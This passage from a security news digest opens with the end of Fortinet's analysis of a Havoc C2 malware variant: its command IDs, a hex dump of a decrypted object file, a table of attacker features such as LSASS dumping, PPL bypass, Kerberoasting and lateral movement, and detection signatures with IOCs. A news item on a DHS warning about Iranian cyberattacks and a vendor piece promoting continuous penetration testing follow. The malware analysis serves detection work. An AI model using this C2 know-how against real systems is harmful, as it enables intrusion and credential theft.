


Figure 7: Display the demon-init packet.

Control Commands

Havoc defines a wide range of control commands to control the compromised system, listed below:

- COMMAND_GET_JOB(0x1)
- COMMAND_INLINEEXECUTE_EXCEPTION(0x1)
- COMMAND_INLINEEXECUTE_SYMBOL_NOT_FOUND(0x2)
- COMMAND_INLINEEXECUTE_RAN_OK(0x3)
- COMMAND_INLINEEXECUTE_COULD_NO_RUN(0x4)
- COMMAND_INLINEEXECUTE(0x14)
- COMMAND_NOJOB(0xA)
- COMMAND_SLEEP(0xB)
- COMMAND_PROC_LIST(0xC)
- COMMAND_FS(0xF)
- COMMAND_JOB(0x15)
- COMMAND_INJECT_DLL(0x16)
- COMMAND_INJECT_SHELLCODE(0x18)
- COMMAND_SPAWNDLL(0x1A)
- COMMAND_PROC_PPIDSPOOF(0x1B)
- CALLBACK_OUTPUT(0x0)
- CALLBACK_FILE(0x2)
- CALLBACK_FILE_WRITE(0x8)
- CALLBACK_FILE_CLOSE(0x9)
- CALLBACK_ERROR(0xD)
- CALLBACK_OUTPUT_OEM(0x1E)
- CALLBACK_OUTPUT_UTF8(0x20)
- DEMON_INIT(0x63)
- DEMON_INFO(0x59)
- BEACON_OUTPUT(0x5E)
- COMMAND_TOKEN(0x28)
- COMMAND_OUTPUT(0x5A)
- COMMAND_ERROR(0x5B)
- COMMAND_EXIT(0x5C)
- COMMAND_KILL_DATE(0x5D)
- COMMAND_CHECKIN(0x64)
- COMMAND_EXCEPTION(0x98)
- COMMAND_SYMBOL_NOT_FOUND(0x99)
- COMMAND_NET(0x834)
- COMMAND_CONFIG(0x9C4)
- COMMAND_SCREENSHOT(0x9CE)
- COMMAND_PIVOT(0x9D8)
- COMMAND_TRANSFER(0x9E2)
- COMMAND_SOCKET(0x9EC)
- COMMAND_KERBEROS(0x9F6)
- COMMAND_MEM_FILE(0xA00)
- COMMAND_PACKAGE_DROPPED(0xA0A)
- COMMAND_PROC(0x1010)
- COMMAND_PS_IMPORT(0x1011)
- COMMAND_ASSEMBLY_INLINE_EXECUTE(0x2001)
- COMMAND_ASSEMBLY_LIST_VERSIONS(0x2003)

Figure 8 shows a recently decrypted object file carried in a packet for the COMMAND_MEM_FILE command (command ID: 0xA00). The packet was sent when we typed “enum_filter_driver” in the client UI.

Address	Hex	ASCII
00000191E601F820	FA 65 74 36 1A 15 00 00 00 00 00 00 1A 15 00 00	met6.....
00000191E601F830	64 86 07 00 00 00 00 00 C8 0F 00 00 2D 00 00 00	d.....E.-...
00000191E601F840	00 00 04 00 2E 74 65 78 74 00 00 00 00 00 00 00text.....
00000191E601F850	00 00 00 00 E0 08 00 00 2C 01 00 00 44 0C 00 00a.....D.....
00000191E601F860	00 00 00 00 45 00 00 00 20 00 50 60 2E 64 61 74E.....P.dat
00000191E601F870	61 00 00 00 00 00 00 00 00 00 88 88 20 00 00 00	a.....
00000191E601F880	0C 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000191E601F890	40 00 50 C0 2E 74 73 73 00 00 00 00 00 00 00 00	a PA.bss.....
00000191E601F8A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000191E601F8B0	00 00 00 00 00 00 00 00 80 00 50 C0 2E 78 64 61PA.xda
00000191E601F8C0	74 61 00 00 00 00 00 00 00 00 00 00 64 00 00 00	ta.....d.....
00000191E601F8D0	2C 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000191E601F8E0	40 00 30 40 2E 70 64 61 74 61 00 00 00 00 00 00	@.0@.pdata.....
00000191E601F8F0	00 00 00 00 54 00 00 00 00 00 00 00 00 00 00 00T.....
00000191E601F900	00 00 00 00 15 00 00 00 00 00 00 00 64 61 00 00@.0@.da
00000191E601F910	74 61 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ta.....
00000191E601F920	14 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	a.....
00000191E601F930	40 00 50 40 2F 34 00 00 00 00 00 00 00 00 00 00	@.P@/4.....
00000191E601F940	00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00	@.....
00000191E601F950	00 00 00 00 00 00 00 00 40 00 50 40 48 83 EC 28@.P@H.1(
00000191E601F960	8A 01 00 00 00 89 00 20 00 00 FF 15 00 00 00 00y.....
00000191E601F970	06 C7 05 06 00 00 00 00 00 48 89 05 10 00 00 00	fC.....H.....
00000191E601F980	86 01 00 00 00 48 83 C4 28 C3 57 53 48 83 EC 28H.A(AWSH.1(
00000191E601F990	44 0F 87 05 08 00 00 00 48 88 15 10 00 00 00 89	D.....H.....
00000191E601F9A0	C8 31 C9 FF 15 00 00 00 00 48 88 3D 10 00 00 00	E1Ey.....H.....
00000191E601F9B0	B9 00 08 00 00 31 C0 66 C7 05 06 00 00 00 00 001AFC.....
00000191E601F9C0	F3 AB 65 DB 74 18 48 88 0D 10 00 00 00 FF 15 00	o@.Dt.H.....y.....
00000191E601F9D0	00 00 00 48 C7 05 0C 00 00 00 00 00 00 48 83HC.....H.....
00000191E601F9E0	C4 28 58 5F C3 41 57 41 56 41 55 41 54 55 57 56	A([AWAYVAUTUWV
00000191E601F9F0	53 48 83 EC 48 48 88 3D 00 00 00 00 4C 8D BC 24	SH.1HH.=...L.%\$
00000191E601FA00	98 00 00 00 48 89 84 24 98 00 00 00 48 89 CE 21H..\$.H.11
00000191E601FA10	D2 4C 89 84 24 A0 00 00 00 48 89 C8 31 65 4C 89	OL..\$.I.E1EL
00000191E601FA20	8C 24 A8 00 00 00 4D 89 F9 4C 89 7C 24 38 FF D7	.S...M.uL. \$8yx
00000191E601FA30	89 C3 83 F8 FF 0F 84 07 01 00 00 4C 88 35 00 00	.A.ov.....L.S..
00000191E601FA40	00 00 4C 63 E3 41 FF D6 48 88 2D 00 00 00 00 41	..LC@yOH.-...A

Figure 9: View of a decrypted Object File

Havoc Full Features

In addition to the control commands, sub-commands, and BOFs introduced earlier, Havoc also implements a wide range of features. These features are categorized into two types: command and module, with each module containing multiple commands.

Once we type a command name or a module name followed by its command name, the C2 server generates a command packet with the corresponding command ID and sub-command ID or BOF, which is then sent to the demon to control the compromised system.

All the features of Havoc are listed in the table below.

1. Command Name	2. Type	3. Description
4. adcs_enum	5. Command	6. Enumerate CAs and templates in the AD.
7. adcs_request	8. Command	9. Request an enrollment certificate.
10. adduser	11. Command	12. Add a new user to a machine.
13. addusertogroup	14. Command	15. Add a user to the specified group.
16. arp	17. Command	18. Lists out ARP table.
19. bofbelt	20. Command	21. A Seatbelt port using BOFs (Beacon Object Files).
22. cacs	23. Command	24. List user permissions for the specified file.
25. cat	26. Command	27. Display content of the specified file.

28. cd	29. Command	30. Change to a specified directory.
31. checkin	32. Command	33. Request a checkin request.
34. config	35. Module	36. Configure the behavior of the demon session.
37. cp	38. Command	39. Copy file.
40. dcenum	41. Command	42. Enumerate domain information.
43. dir	44. Command	45. List directory.
46. dll	47. Module	48. DLL spawn and injection modules.
49. domainenum	50. Command	51. Lists users accounts in the current domain.
52. dotnet	53. Module	54. Execute and manage dotnet assemblies.
55. download	56. Command	57. Downloads a specified file.
58. driversigs	59. Command	60. Checks drivers for known EDR vendor names.
61. enableuser	62. Command	63. Activates the specified user account.
64. enum_filter_driver	65. Command	66. Enumerate filter drivers.
67. enumlocalsessions	68. Command	69. Enumerate currently attached user sessions.
70. env	71. Command	72. Print environment variables.
73. exit	74. Command	75. Cleanup and exit.
76. get-asrep	77. Command	78. Enumerate a given domain for user accounts with ASREP.
79. get-delegation	80. Command	81. Enumerate a given domain for different types of abusable Kerberos Delegation settings.
82. get-netsession	83. Command	84. Enumerate sessions on the remote device.
85. get-spns	86. Command	87. Enumerate a given domain for user accounts with SPNs.
88. get_password_policy	89. Command	90. Gets a server's configured password policy.
91. help	92. Command	93. Shows help message of specified command.
94. inline-execute	95. Command	96. Executes an object file.
97. ipconfig	98. Command	99. Display network configuration settings .
100. job	101. Module	102. Job manager.
103. jump-exec	104. Module	105. Lateral movement module.
106. kerberoast	107. Command	108. Perform Kerberoasting against specified SPN.
109. klist	110. Command	111. List Kerberos tickets.
112. ldapsearch	113. Command	114. Execute LDAP searches.
115. listdns	116. Command	117. Obtains DNS cache entries.
118. locale	119. Command	120. Prints the locale information of the server.
121. luid	122. Command	123. Get current logon ID.
124. mkdir	125. Command	126. Create new directory.
127. mv	128. Command	129. Move a file or folder.
130. nanodump	131. Command	132. Dump the LSASS process.
133. nanodump_ppl_dump	134. Command	135. Bypass PPL and dump LSASS.
136. nanodump_ppl_medic	137. Command	138. Bypass PPL and dump LSASS.

139. nanodump_ssp	140. Command	141. Load a Security Support Provider (SSP) into LSASS.
142. net	143. Module	144. Network and host enumeration module.
145. netGroupList	146. Command	147. List groups.
148. netGroupListMembers	149. Command	150. List group members.
151. netLclGrpLstMmbrs	152. Command	153. List local group members.
154. netLocalGroupList	155. Command	156. List local group.
157. netshares	158. Command	159. List shared folders.
160. netsharesAdmin	161. Command	162. List details of the shared folders.
163. netstat	164. Command	165. List listening and connected network connections.
166. netuptime	167. Command	168. Obtains the boot time information.
169. netuser	170. Command	171. Get information about specific user.
172. netview	173. Command	174. Lists the workstations and servers.
175. noconsolation	176. Command	177. Execute a PE inline.
178. nslookup	179. Command	180. Make a DNS query on the compromised device .
181. pivot	182. Module	183. Pivoting module.
184. powerpick	185. Command	186. Executes unmanaged powershell commands.
187. powershell	188. Command	189. Executes powershell.exe commands.
190. proc	191. Module	192. Process enumeration and management.
193. ptt	194. Command	195. Import Kerberos ticket into a logon session.
196. purge	197. Command	198. Purge a Kerberos ticket.
199. pwd	200. Command	201. Get current directory.
202. quser	203. Command	204. Simple implementation of quser.exe.
205. reg_delete	206. Command	207. Deletes the registry key or value.
208. reg_query	209. Command	210. Query a registry value or enumerate a single key.
211. reg_query_recursive	212. Command	213. Recursively enumerate a key.
214. reg_save	215. Command	216. Saves the registry path and all subkeys to a file.
217. reg_set	218. Command	219. Creates or sets the specified key or value.
220. remove	221. Command	222. Remove file or directory.
223. resources	224. Command	225. List information of memory and disk drive.
226. routepint	227. Command	228. Prints route information.
229. rportfwd	230. Module	231. Reverse port forwarding.
232. samdump	233. Command	234. Dumps the SAM, SECURITY and SYSTEM registries to files.
235. sc_create	236. Command	237. Creates a service on the target device.
238. sc_delete	239. Command	240. Deletes the specified service.
241. sc_description	242. Command	243. Sets the description of an existing service.
244. sc_enum	245. Command	246. Enumerate services.

247. sc_qc	248. Command	249. Queries a service with name in BOF (Beacon Object Files).
250. sc_qdescription	251. Command	252. Queries a services description
253. sc_qfailure	254. Command	255. Query a service for failure conditions.
256. sc_qtriggerinfo	257. Command	258. Query a service for trigger conditions.
259. sc_query	260. Command	261. Query services in BOF (Beacon Object Files).
262. sc_start	263. Command	264. Starts a specified service.
265. sc_stop	266. Command	267. Stops a specified service.
268. schtasksenum	269. Command	270. Enumerate scheduled tasks.
271. schtasksquery	272. Command	273. Query the given task in scheduled tasks.
274. screenshot	275. Command	276. Takes a screenshot.
277. sessions	278. Command	279. Get logon sessions.
280. setuserpass	281. Command	282. Sets the password to a specified user account.
283. shell	284. Command	285. Executes Windows commands in cmd.exe.
286. shellcode	287. Module	288. Shellcode injection techniques.
289. sleep	290. Command	291. Sets the delay to sleep.
292. socks	293. Module	294. Manages socks5 proxy.
295. task	296. Module	297. Task manager.
298. tasklist	299. Command	300. List running processes on the remote device.
301. tgtdeleg	302. Command	303. Retrieve a usable TGT for the current user.
304. token	305. Module	306. Token manipulation and impersonation.
307. transfer	308. Command	309. Download transfer module.
310. upload	311. Command	312. Uploads a file.
313. uptime	314. Command	315. Lists system boot time.
316. userenum	317. Command	318. Lists user accounts.
319. whoami	320. Command	321. Get the login user information in BOF (Beacon Object Files).
322. windowlist	323. Command	324. List visible windows, like program windows' title.
325. wmi_query	326. Command	327. Run a wmi query and display results in CSV format.

Here is how a control command is packaged into a packet. Acting as an attacker, we entered the “pwd” command inside the Havoc C2 server and sent it to the demon, which then displayed the command result on our screen.




Figure 10: Heartbeat and control command packet.

Typically, once the demon has connected to the C2 server, it sends a heartbeat packet to the C2 server approximately every 3 seconds (a random number) to notify the C2 server that the demon is still alive. The heartbeat packet structure is shown in Figure 10.

Figure 10 also shows the command packet for the “pwd” command generated by the C2 server at the bottom. The control command data is sent within the response to the heartbeat packet.

The command packet begins with a command ID (0x0F for COMMAND_FS), followed by a request ID (0xc5312b04), the size of the encrypted data, and then the encrypted data itself. The encrypted data, “51 7c 66 9c,” decrypts to “00 00 00 09,” which is the sub-command ID 0x9 (for DEMON_COMMAND_FS_GET_PWD) under the command ID 0x0F (COMMAND_FS).

Conclusion

This analysis provides a detailed examination of a Havoc variant involved in a long-term cyber intrusion targeting critical national infrastructure in the Middle East. It demonstrates how this remote injector leverages a disguised conhost.exe process to deploy the Havoc payload into a newly created cmd.exe process.

The Havoc framework’s modular design, supporting commands, sub-commands, and in-memory execution of Beacon Object Files (BOFs), offers attackers a flexible method to control the remote demon process.

Overall, understanding the packet structures, encryption mechanisms, and command execution workflows will help researchers detect and analyze this sophisticated RAT framework.

Fortinet Protections

Fortinet customers are already protected from this malware with AntiVirus service, FortiGuard's Anti-Botnet service, FortiGuard's AntiSPAM service, and FortiGuard's Web Filtering service as follows:

The FortiGuard's Anti-Botnet service blocks the DNS requests for the C2 server domain.

The domain to the C2 server is rated as "Malicious Websites" by the FortiGuard Web Filtering service.

FortiGuard Antivirus service detects the remote injector and the encrypted Havoc DLL file with the following AV signatures.

- W64/Havoc.d16b!tr
- Data/Havoc.e5b0!tr

FortiGuard IPS service detects Havoc traffic with the signature "Backdoor.Havoc.Agent".

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each solution. As a result, customers who have these products with up-to-date protections are already protected.

We also suggest that our readers go through the free NSE training: NSE 1 – Information Security Awareness, a module on Internet threats designed to help end-users learn how to identify and protect themselves from phishing attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs:

C2 server:

- apps[.]gist[.]githubapp[.]net

Relevant Sample SHA-256:

- [conhost.exe / the remote injector]
- 22BD09FBAB54963D4B0234585D33571A47A2DF569DBAB8B40988415AB0A3C37B
- [conhost.dll / encrypted Havoc sample with shellcode]
- 9208034AF160357C99B45564FF54570B1510BAF3BC033999AE4281482617FF5B

Source: <https://www.fortinet.com/blog/threat-research/dissecting-a-malicious-havoc-sample>

25. US Homeland Security warns of escalating Iranian cyberattack risks

The U.S. Department of Homeland Security (DHS) warned over the weekend of escalating cyberattack risks by Iran-backed hacking groups and pro-Iranian hacktivists.

This warning was issued as a National Terrorism Advisory System bulletin on Sunday and cautions that the Iranian conflict is causing a "heightened threat environment" in the United States, with "low-level" cyberattacks targeting networks in the U.S. likely.

"The likelihood of violent extremists in the Homeland independently mobilizing to violence in response to the conflict would likely increase if Iranian leadership issued a religious ruling calling for retaliatory violence against targets in the Homeland," the advisory reads.

"Multiple recent Homeland terrorist attacks have been motivated by anti-Semitic or anti-Israel sentiment, and the ongoing Israel-Iran conflict could contribute to US-based individuals plotting additional attacks."

In its Sunday bulletin, the DHS also cautioned about previous cyberattacks coordinated by both hacktivists and Iranian government-affiliated hackers that have previously targeted poorly secured U.S. networks.

In October, authorities in the U.S., Canada, and Australia also cautioned that Iranian hackers are acting as initial access brokers and breaching organizations in the healthcare, government, information technology, engineering, and energy sectors in brute-force, password spraying, and multifactor authentication (MFA) fatigue (or push bombing) attacks.

In a separate August advisory, CISA, the FBI, and the Defense Department's Cyber Crime Center (DC3) also warned of an Iranian-based threat group tracked as Br0k3r (or Pioneer Kitten, Fox Kitten, UNC757, Parisite, RUBIDIUM, and Lemon Sandstorm).

Br0k3r is believed to be state-sponsored and involved in selling initial access to breached networks to ransomware affiliates for a share of the profits obtained from ransomware payments.

While the DHS didn't mention it in the NTAS bulletin, the warning was likely promoted by the United States attacks on the Fordow, Natanz, and Isfahan key Iranian nuclear facilities on Saturday, just over a week after Israel also hit multiple Iranian nuclear and military targets on June 13.

Iran's Foreign Minister Abbas Araghchi responded to the attack, warning of "everlasting consequences" and saying, "Iran reserves all options to defend its sovereignty, interest, and people."

Source: <https://www.bleepingcomputer.com/news/security/us-homeland-security-warns-of-escalating-iranian-cyberattack-risks/>

26. How Today's Pentest Models Compare and Why Continuous Wins

As threat actors grow faster, stealthier, and more persistent, the approach to pentesting needs to keep evolving. Traditional, periodic assessments no longer keep up with rapidly changing attack

surfaces. Static tests offer a snapshot, but attackers see a live stream. Security testing needs to shift testing models to mirror how real-world attackers operate.

At Sprocket Security, our Continuous Penetration Testing (CPT) solution is an always on, always active, and hybrid pentesting model.

In this article, we will compare the most common models — Point-in-Time Pentests, PTaaS, Bug Bounty Programs, Automated Tools, and Continuous Penetration Testing — to explore why CPT is emerging as the most effective model for proactive security teams.

The Current Landscape of Penetration Testing Options

Pentesting isn't one size fits all. Thus, multiple models have emerged, each attempting to balance depth, speed, and coverage. But not all pentests are created equal.

Understanding how these approaches differ is critical to choosing the right offensive security strategy for your organization.

Below, we break down the five most common models by strengths, limitations, and where they fit in a proactive security program.

1. Point-in-Time Pentest

What it is: Scheduled manual tests, often annual or quarterly, focused on predefined scopes.

Strengths: Thorough, compliance-friendly, human-driven.

Limitations: Infrequent, static, limited to the moment in time it was conducted.

Cost: One-time cost, but with no ongoing coverage and additional fees for retesting.

Also called legacy tests, they often find real issues, but these quickly go stale as infrastructure, applications, and threats evolve.

2. PTaaS (Penetration Testing as a Service)

What it is: Platform-based testing with dashboards, ticketing, and more accessible reporting.

Strengths: Easier to manage, faster delivery, scalable.

Limitations: Still scoped and scheduled like legacy tests, not truly continuous, reactive by design.

Cost: Lower upfront costs with a subscription-based pricing, but pricing varies widely based on platform features and vendors tend to charge for each test.

PTaaS improves the testing experience but doesn't fundamentally change the cadence or mindset of testing.

3. Bug Bounty

What it is: Incentivized, crowdsourced testing by independent researchers.

Strengths: Broad attacker creativity.

Limitations: Inconsistent coverage, duplicate noise, long feedback loops, and lack of strategic context.

Cost: Total spend is unpredictable and can spike with researcher activity. Also, it requires internal resources to triage and validate.

Bug bounties can catch edge-case bugs but are unreliable as a primary offensive security strategy.

4. Automated Security Testing

What it is: Tools like SAST, DAST, and scanners integrated into pipelines or production.

Strengths: Fast, scalable, great for surface-level coverage.

Limitations: High false positives, lacks human creativity, and don't emulate real attackers.

Cost: Lower costs than other testing but limited long-term value without human validation.

Automation is essential, but without human oversight, it misses critical logic flaws, chained exploits, and contextual nuances.

5. CPT (Continuous Penetration Testing)

What it is: An always-on offensive security approach combining human-led testing with automation. Simulates persistent attackers operating against your attack surface every day, not just once a year.

Strengths: Real-world attack simulation, contextual findings, real-time alerts and remediation support, unlimited retesting, and reduced time to remediation.

Limitations: Still requires strategic scoping and internal readiness to act on findings.

Cost: Higher ongoing investment than point-in-time tests, but delivers continuous coverage, unlimited retesting and faster remediation cycles.

CPT integrates with your teams and aligns with current needs and priorities, reducing remediation lag and keeping exploitation windows short.

Break Up with Legacy Penetration Testing—Continuous Is the Way

Legacy penetration tests have been standard in security for a long time but leave you vulnerable when you're not actively being tested.

With continuous pentesting, you can take a proactive approach to security, addressing vulnerabilities as they arise, and taking action to remediate.

Stay Ahead of Threats with CPT

The Rise of CPT

Today's exploitation landscape moves at a speed that most testing methods can't keep up with.


Each year, over 19,000 critical and high-severity vulnerabilities are disclosed. The average time to weaponize a newly disclosed vulnerability is just 5 days.

Compare that to a legacy pentest, which may take 20 days to complete and only happens once or twice a year.

That leaves organizations with hundreds of untested, high-risk days, during which attackers have the upper hand.

Attackers don't wait for you to schedule your next pentest. They scan, exploit, and pivot 24/7. That's where a solution like Sprocket Security's CPT comes into play.

Sprocket's Continuous Security Testing



Our CPT solution was built to counter this reality. We use a blend of attack surface management and humans to detect change and perform continuous testing that removes time constraints.

This more closely simulates the behavior of a persistent attacker and helps teams respond before vulnerabilities become incidents.

Here's how Sprocket delivers real-world protection:

- Real-time visibility: Continuous monitoring of vulnerabilities and attack surface changes.
- Unlimited retesting: Retest anytime at no extra cost to quickly verify fixes.
- Expert support: Get remediation and testing guidance from our team, not just reports.
- Decreased exposure time: Reduce the window between vulnerability discovery and remediation, which leads to fewer emergency patches and lower chance of exploitation.
- Stay compliant: Always-on testing to meet SOC 2, PCI, ISO, and more.

CPT doesn't just find vulnerabilities, but helps you respond faster, patch smarter, and build resilience against the pace of modern threats.

Why CPT Is the Future

CPT aligns security with the speed and persistence of modern development and threats. By combining expert-driven testing with real-time, actionable insights, security teams are empowered to move fast without sacrificing protection, identify real-world attack paths, and build a more resilient system over time.

CPT also plays a foundational role in enabling Continuous Threat Exposure Management (CTEM). This proactive strategy is focused on identifying, validating, and remediating risk through its five stages — scoping, discovery, prioritization, validation, and mobilization.

CPT enhances this framework in powerful ways to help your organization assess threats, validate exposures, and strengthen security.

It's not just testing. It's continuous, intelligent risk management designed for how attackers operate today.

